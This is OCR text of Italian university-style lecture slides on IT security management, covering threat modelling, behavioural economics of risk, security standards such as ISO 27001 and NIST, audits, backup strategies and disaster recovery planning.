


Sono ragionamenti che facciamo regolarmente nella nostra vita senza rendercene conto.

https://en.wikipedia.org/wiki/Threat_model
https://cheatsheetseries.owasp.org/cheatsheets/Threat_Modeling_Cheat_Sheet.html

Rischi e bilancio costi-benefici-semplicità

Modellare il rischio




Identificare gli attaccanti, l'attaccabile e i sistemi di protezione.

Diversi modelli ICT (Stride, PASTA, TRIKE) e tools

https://arstechnica.com/information-technology/2017/07/how-i-learned-to-stop-worrying-mostly-and-love-my-threat-model/

Rischi e bilancio costi-benefici-semplicità



Farlo anche per la sicurezza informatica personale
https://guerredirete.substack.com/p/guerre-di-rete-facciamo-threat-modeling

Rischi e bilancio costi-benefici-semplicità

Sicurezza
=
Compromesso

Quindi la sicurezza non è un valore assoluto ma è un compromesso: “la spesa è commisurata al valore di ciò che sto assicurando?”

Ancora più complicato: “sto spendendo per essere al sicuro oppure per sentirmi sicuro?”

Facciamo continuamente scelte di questo tipo e l’evoluzione ci dice che dovrebbero sopravvivere quelli che le fanno giuste (ma non siamo tarati per le scelte del mondo presente).

Rischi e bilancio costi-benefici-semplicità

La percezione della sicurezza

Security is both a feeling and a reality, and they're not the same.

- Alternative A: A sure gain of $500.
- Alternative B: A 50% chance of gaining $1,000.

- Alternative C: A sure loss of $500.
- Alternative D: A 50% chance of losing $1,000.

84% A vs 16% B
70% D vs 30% C

The Psychology of Security - Bruce Schneier

https://www.schneier.com/essays/archives/2008/01/the_psychology_of_se.html

Rischio uguale in tutti e quattro i casi (guadagno o perdita statisticamente uguale).

https://www.ted.com/talks/bruce_schneier

Rischi e bilancio costi-benefici-semplicità

Percezione vs realtà:

- Spettacolare vs comune
- Ignoto vs famigliare
- Identificato vs anonimo
- Controllo della situazione
- Media

Che cosa influenza il rapporto percezione/realtà?

1) Rischi spettacolari vs comuni (aereo vs auto)
2) Sconosciuto vs famigliare (violenza alle donne)
3) Identificato vs anonimo (ISIS vs ubriaco)
4) Controllo della situazione (terrorista vs auto o sigaretta)
5) Influenza dei media (COVID-19)

Sono tutti temi che si applicano anche alla cyber security:

1) Mega attacchi vs perdita di dati
2) “I cattivi sono fuori” vs dipendente infedele
3) CIA/Russi/anonymous vs mille altri attaccanti
4) Cloud vs server in casa
5) CIO influenzati da quanto leggono sulla stampa indirizzano le spese

Rischi e bilancio costi-benefici-semplicità

Economia comportamentale

Teoria del prospetto

Decision #1:
A) 100% chance of receiving $3,000
B) 80% chance of receiving $4,000, 20% chance of receiving nothing

A expected outcome is $3,000 while B is $3,200 but 80% of subjects choose option A

Decision #2:
C) 100% chance of losing $3,000
D) 80% chance of losing $4,000, but a 20% chance of losing nothing

C expected outcome is losing $3,000 while D is losing $3,200. 92% of people choose D

https://en.wikipedia.org/wiki/Behavioral_economics
Economia comportamentale vs economia tradizionale: l'uomo reale non sempre sceglie la soluzione matematicamente migliore.
Teoria del prospetto: come scegliamo.
https://en.wikipedia.org/wiki/Prospect_theory
Non quella razionalmente più conveniente ma quella che ci fa soffrire meno.
L'attaccante opera nel dominio dei guadagni (A-B) mentre il difensore opera nel dominio delle perdite (C-D), questa asimmetria falsa le scelte strategiche.
Bisogna tenerne conto.

Rischi e bilancio costi-benefici-semplicità

Economia comportamentale

Due escursionisti stanno camminando in una foresta quando all'improvviso, un orso gigante salta fuori dal bosco. Uno degli escursionisti apre lo zaino e si mette le scarpe da corsa. Il suo amico lo guarda e dice:
"Cosa stai facendo? Sei pazzo? Non puoi correre più veloce dell'orso!"
"Lo so, tutto ciò che devo fare è correre più veloce di te!"

Morale

Magari non sei protetto al 100% ma se sei un bersaglio “costoso” da attaccare gli attaccanti puntano a chi è meno protetto di te.

Anche l’attaccante comunque ha dei costi e deve fare un’analisi costi-benefici. Se “vali” poco e sei costoso da attaccare magari attaccano qualcun altro.

- Quanto è disposto a investire l’attaccante? (soldi, tempo, risorse)
- Quanto valiamo noi per l’attaccante? (Quanto può chiedere di riscatto? Quanto valgono i dati che può esfiltrare? Quanto “contante” può rubarci?)
- Quale difesa rende l’attacco non conveniente? (Magari non è la migliore ma rende l’attacco molto più costoso) (esempio greylisting)

Economia comportamentale

Come decidiamo?

- Punto di riferimento
- Cerchiamo di evitare le perdite
- Non siamo lineari
- Poco sensibili ai grandi valori

- Cerchiamo un punto di riferimento e ragioniamo in base a quello (può essere diverso per attaccante e difensore, può muoversi a velocità diversa nei due casi)
- Cerchiamo di evitare le perdite (a parità di valore una perdita ci fa soffrire 2,25 volte più di quanto lo stesso guadagno ci faccia piacere)
- Non siamo lineari, sottovalutiamo le grandi probabilità e sopravvalutiamo quelle piccole (e preferiamo le certezze)
- Più lontano il guadagno o la perdita è dal punto di riferimento meno siamo precisi nei ragionamenti

Tutti fattori che influenzano le strategie di difesa: esempio 2 factor autentication, utenti amministratori dei PC ecc. sarebbero comodi ma non si usano.

Articolo sul tema:
https://medium.com/@kshortridge/behavioral-models-of-infosec-prospect-theory-c6bb49902768

Rischi e bilancio costi-benefici-semplicità

E poi guardiamo troppi (tele)film! (e ragioniamo poco)

I terroristi non guardano i film!
https://www.schneier.com/essays/archives/2005/09/terrorists_dont_do_m.html

Esempio di ragionamento fallace:

Se cerchi di salire in aereo con una pistola vieni fermato e identificato, magari finisci in blacklist o vieni arrestato, sicuro la seconda volta hai problemi.

Se hai una bottiglietta da 110cc te la tolgono. Punto. Puoi provarci tutti i giorni e non ne rimane traccia. Quindi puoi tentare all'infinito con una boccetta di esplosivo e prima o poi ci riuscirai.

Quindi ha senso togliere le bottigliette e basta?


Di nuovo, non aumenta la sicurezza ma solo il senso di sicurezza.

Evoluzione e analisi della complessità

La complessità è nemica della sicurezza.
Per ridurre i rischi debbo ridurre anche la complessità.

Vi sono due dimensioni principali da percorrere per il raggiungimento del governo della complessità IT:
- la cardinalità dei fenomeni
- l'organizzazione del servizio.

Rischi e bilancio costi-benefici-semplicità



 18

Vi sono due dimensioni principali da percorrere per il raggiungimento del governo della complessità IT:

- la cardinalità dei fenomeni
- l'organizzazione del servizio.

Nella prima dimensione sfruttiamo la tecnologia per introdurre o accrescere la standardizzazione delle cose (ad esempio per ridurre il numero di modelli di computer impiegati: automatismi per l'installazione, virtualizzazione di server e client, ecc) e ottenere quindi una semplificazione nella gestione dell'installato.

Nella seconda sfruttiamo invece nuovi modelli o standard organizzativi, che consentono a gruppi di lavoro eterogenei e/o distribuiti di effettuare la gestione dell'installato

Rischi e bilancio costi-benefici-semplicità


- Sicuro
- Economico
- Semplice

Rischi e bilancio costi-benefici-semplicità

- Sicuro
- Economico
- Semplice

Scegline due!

Rischi e bilancio costi-benefici-semplicità



Poi ovviamente c’è il problema di dover intervenire su ambienti “vivi”.

Certificazione ISO/27001

https://en.wikipedia.org/wiki/ISO/IEC_27001:2013

ISO/IEC 27001:2013 specifies the requirements for establishing, implementing, maintaining and continually improving an information security management system (ISMS) within the context of the organization. It also includes requirements for the assessment and treatment of information security risks tailored to the needs of the organization. The requirements set out in ISO/IEC 27001:2013 are generic and are intended to be applicable to all organizations, regardless of type, size or nature.

Deve essere confermata ogni anno.

I controlli presenti nell'Annex A rappresentano un'ottima checklist per iniziare.

Parte di una famiglia di standard più ampia
https://en.wikipedia.org/wiki/ISO/IEC_27000-series


Certificazioni

NIST Framework

https://www.nist.gov/cyberframework
National Institute of Standards and Technology (NIST), agenzia USA per la promozione di innovazione e competitività.

The Framework is voluntary guidance, based on existing standards, guidelines, and practices, for critical infrastructure organizations to better manage and reduce cybersecurity risk. In addition to helping organizations manage and reduce risks, it was designed to foster risk and cybersecurity management communications amongst both internal and external organizational stakeholders.

Certificazioni



https://www.nist.gov/cyberframework
National Institute of Standards and Technology (NIST), agenzia USA per la promozione di innovazione e competitività.

NIST SP-800-30 Risk Assessment Process.

Certificazioni


ISA/IEC 62443

(ex ISA99)
Per indirizzare i temi di information security in contesti come quello dell'automazione industriale.
ISA/IEC-62443 is a series of standards, technical reports, and related information that define procedures for implementing electronically secure Industrial Automation and Control Systems (IACS). This guidance applies to end-users (i.e. asset owner), system integrators, security practitioners, and control systems manufacturers responsible for manufacturing, designing, implementing, or managing industrial automation and control systems.

Questo e altri standard qui:
https://en.wikipedia.org/wiki/Cyber_security_standards

Certificazioni

Analisi preventive



Analisi preventive (audit)

- Scansione = raccolta di informazioni (automatico)
- Assessment = consolido i dati e verifico se ci sono falsi positivi (ad. es.) (semi automatico)
- Penetration test = provo a fare l'exploit delle vulnerabilità e ad entrare effettivamente nei sistemi (richiede operazioni manuali e conoscenza dei sistemi target)

Video interessanti di storie vere di pen-tester:
https://www.rapid7.com/info/under-the-hoodie/

Certificazioni

(U) Table 1. Security Weaknesses Identified at [redacted] Facilities Visited

Unclassified Security Weakness	Facility Visited*				
	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
Multifactor Authentication Was Not Consistently Used	X		X		X
Network Vulnerabilities Were Not Consistently Mitigated	X	X			X
Server Racks Were Not Consistently Secured	X			X	
Data on Removable Media Was Not Consistently Protected and Monitored		X	X	X	
Intrusion Detection Was Not Implemented			X		
Administrators Did Not Require or Maintain Justification for Access	X	X	X	X	X
Physical Security Controls Were Not Implemented			X	X	X **Unclassified**

*(U) The [redacted] maintained separate facilities for administrative activities at the [redacted]. Therefore, checkmarks in those columns could indicate issues at either an administrative facility, a lab, or both. For details, see the discussion section of this report.

Source: The DoD OIG.

Esempio di output di audit.
In questo caso si tratta della verifica della sicurezza del sistema di controllo dei missili nucleari balistici degli Stati Uniti. :-O

https://www.zdnet.com/article/us-ballistic-missile-systems-have-very-poor-cyber-security/

Gestione e sicurezza

Gestione e sicurezza

Senza gestione non può esserci sicurezza.

Come faccio a definire delle policy di sicurezza aziendali se non conosco ruoli, funzioni, necessità ecc. degli utenti ?

Il perimetro aziendale a volte è complesso (partecipate, consociate, consulenti, insourcing, outsourcing ecc.).

Nessuna tecnologia può aiutarmi a sapere “chi fa che cosa” in azienda.

Serve organizzazione, metodo, policy e profonda conoscenza del proprio “environment”.

A volte bisogna comunque arrivare a soluzioni di compromesso.

Separazione delle funzioni

Ripensare organigrammi e funzioni in modo da separare le funzioni.
Evitare la presenza di conflitti di interesse e situazioni di controllore e controllato nella stessa linea gerarchica.
Classico esempio: chi implementa sicurezza diverso da chi la verifica.
Responsabile sicurezza riporto molto alto nella scala gerarchica (richiesto dal GDPR).
Più facile utilizzando servizi in outsourcing (esternalizzati).

Gestione dei processi IT

Questo è complicato da mettere in sicurezza.

Gestione dei processi IT

Questo è più facile da mettere in sicurezza.

Enterprise backup

http://en.wikipedia.org/wiki/Backup

Salvataggio strutturato dei dati/sistemi/macchine critici per l'azienda seguendo precise policy.

Può servire per:

- Proteggere i dati da un incidente (rottura dischi, attacco informatico ecc.)
- Consentire il ripristino di situazioni stabili precedenti (recupero di file cancellati o modificati per errore, ricostruzione di una situazione al momento X, ripristino di un sistema allo stato precedente una modifica ecc.)

Non è difficile fare i backup … il difficile è fare il restore che ci interessa !

Backup=salvataggio di dati dinamici, concetto di retention

Archive=archiviazione di copia statica e perenne.


Enterprise backup

NB: Non è difficile fare i backup … il difficile è fare il restore che ci interessa!

http://en.wikipedia.org/wiki/Backup
Esempi di policy sono:

- Si effettua il backup notturno di tutti i sistemi server (non i client) e si tengono 2 copie di ciascun file; un file cancellato viene tenuto dal sistema per 60gg; settimanalmente si effettua una duplicazione dei nastri che viene trasportata e conservata in altro sito
- I database sono esportati su file ogni notte, il dump viene archiviato su nastro e l'archivio mantenuto per 15gg, cancellando a rotazione il più vecchio
- Di ogni sistema virtuale viene effettuato l'image backup differenziale ogni notte e consolidato ogni week-end; dall'insieme delle immagini differenziali accumulate durante la settimana si possono effettuare le procedure di restore

Backup e dintorni




Backup full = salvo tutto tutte le volte

Backup incrementale = salvo quello che è cambiato dall'ultimo backup full oppure dall'ultimo incrementale

Backup differenziale = salvo quello che è cambiato dall'ultimo backup full

Backup 3-2-1



Regola del 3-2-1

Avere sempre almeno 3 copie dei propri dati: l'originale + due copie di riserva

Le copie debbono essere su almeno due media diversi (disco, nastro, CD, NAS, cloud ecc.)

Almeno una copia deve essere in un posto fisicamente distinto da quello dei dati originali (oppure nel cloud).

Business Continuity
Disaster Recovery


http://en.wikipedia.org/wiki/Business_continuity
http://en.wikipedia.org/wiki/Disaster_recovery

La Business Continuity non è un problema IT !

A che cosa serve infatti poter ripristinare tutte le risorse informatiche di supporto alla produzione e alla vendita se non si riescono a ripristinare le risorse primarie necessarie per svolgere queste funzioni (es. logistica, magazzino, linea di produzione)?

Per Disaster Recovery si intende normalmente il ripristino della struttura aziendale IT a fronte di un “disastro”. E' un “di cui” della Business Continuity.

RPO e RTO



RPO e RTO

Sono i parametri con cui si definiscono le performance di un sistema di backup adibito al Disaster Recovery: si riferiscono entrambi all'istante in cui avviene l'evento disastroso (perdita del sistema protetto).

Recovery Point Objective: tempo fra l'ultimo stato del sistema disponibile in una copia di backup e il momento del disastro.

Recovery Time Objective: tempo fra il momento del disastro e quello in cui il sistema alternativo comincia a essere disponibile

Sarebbe bello che fossero molto bassi ma, ovviamente, ha un costo.

Piano di Disaster Recovery

Disaster Recovery Site

L’elemento più importante di un progetto di Disaster Recovery non è tecnologico: Piano di Disaster Recovery.

Contiene la descrizione del sito di DR, le procedure necessarie per riattivare i sistemi remoti, indicando i responsabili di queste attività e i contatti delle ditte esterne da attivare (es. ISP).

Il piano di DR va mantenuto aggiornato con esplicite procedure di simulazione e test, tipicamente annuali.

Disaster Recovery Site

E’ un centro servizi remoto, dotato di sistemi, applicazioni e dati sufficienti e sufficientemente aggiornati per consentire a un’organizzazione di ripartire con le funzioni IT vitali in caso di grave disastro o indisponibilità prolungata nel tempo dei suoi sistemi principali

Esistono indicazioni sulla distanza fisica dal centro vitale IT.

Si stanno diffondendo soluzioni in cloud.

Backup e dintorni

.....

Ridondanze

Le caratteristiche di ridondanza costruttiva e di impiego dei dispositivi aumentano la sicurezza e la disponibilità dell'informazione:

- Doppia alimentazione
- Doppio allacciamento (su linee generali separate)
- Ventilazione ridondante (come numero di ventole e come controllo: sensori ecc)
- Alimentatori e ventole rimpiazzabili a caldo
- Data plane e Control plane separati (un fermo sul secondo non impedisce al dispositivo di funzionare almeno parzialmente)
- Hot/cold standby
- Ridondanza virtuale/reale
- Copie multiple dei dati
- Processi ridondati
- Data center replicati

Attenzione alle false ridondanze (es. rete mesh internet su singolo provider)

Backup e dintorni

Current infrastructures focus on BC / DR
- Backups
- Snapshots
- Replication

Add a focus on Cyber Resiliency
- Isolation
- Immutability
- Granularity

 41

Il concetto di resilienza informatica sta diventando vitale, occorre introdurre concetti quali: **isolamento, immutabilita', granularita'**.

L'isolamento può essere una separazione logica o fisica. "Air Gap" rappresenta un esempio di separazione. In generale, maggiore è la separazione, maggiore è la protezione, ma più tempo ci vuole per tornare in funzione,

L'immutabilità è in gran parte definita da quanto sia facile danneggiare o distruggere i dati.

La granularità si riferisce alla quantità di perdita di dati e alla quantità di tempo di inattività che la tua azienda può permettersi. Quanti dati può perdere la tua azienda senza impatto sui clienti?

Normativa

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Normativa


- Cenni sulla normativa vigente
- Il GDPR

..

Cenni (molto vaghi) sulla normativa vigente

